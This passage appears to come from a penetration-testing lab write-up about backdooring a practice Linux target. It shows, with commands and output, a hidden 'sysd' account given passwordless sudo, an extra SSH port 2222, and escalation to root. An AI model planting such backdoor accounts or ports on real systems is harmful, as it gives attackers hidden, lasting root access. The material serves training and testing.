%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD:ALL
```

- Added several spaces below the “steven” account and created a new entry for the “sysd” user: *sysd ALL=(ALL:ALL) NOPASSWD:ALL*

```
 GNU nano 2.2.6                    File: /etc/sudoers.tmp

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD:ALL



sysd ALL=(ALL:ALL) NOPASSWD:ALL
```

Backdooring the Target 2 (cont.)

- Swapped to the new “sysd” user account and ran *whoami* to verify the account in which I was logged in. Tested my new access by running *sudo -l* to view my sudoer privileges

```
$ su sysd
Password:
$ whoami
sysd
$ sudo -l
Matching Defaults entries for sysd on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sysd may run the following commands on raven:
    (ALL : ALL) NOPASSWD: ALL
```

- Edited the sshd_config file to add a new ssh port (2222)

```
 GNU nano 2.2.6                          File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 2222
```

Backdooring the Target 2 (cont.)

- Tested the new configuration and user account by exiting out of the steven account ssh session and restarting the SSH service

```
$ exit
$ whoami
steven
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# systemctl restart ssh
root@Kali:~#
```

- SSH'd into the target machine with the new sysd account on port 2222

```
root@Kali:~# ssh sysd@192.168.1.110 -p 2222
sysd@192.168.1.110's password:

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 26 10:06:51 2021 from 192.168.1.90
Could not chdir to home directory /home/sysd: No such file or directory
$
```

- Ran *sudo su* to escalate privileges

```
$ sudo su
root@target1:/#
```

THE END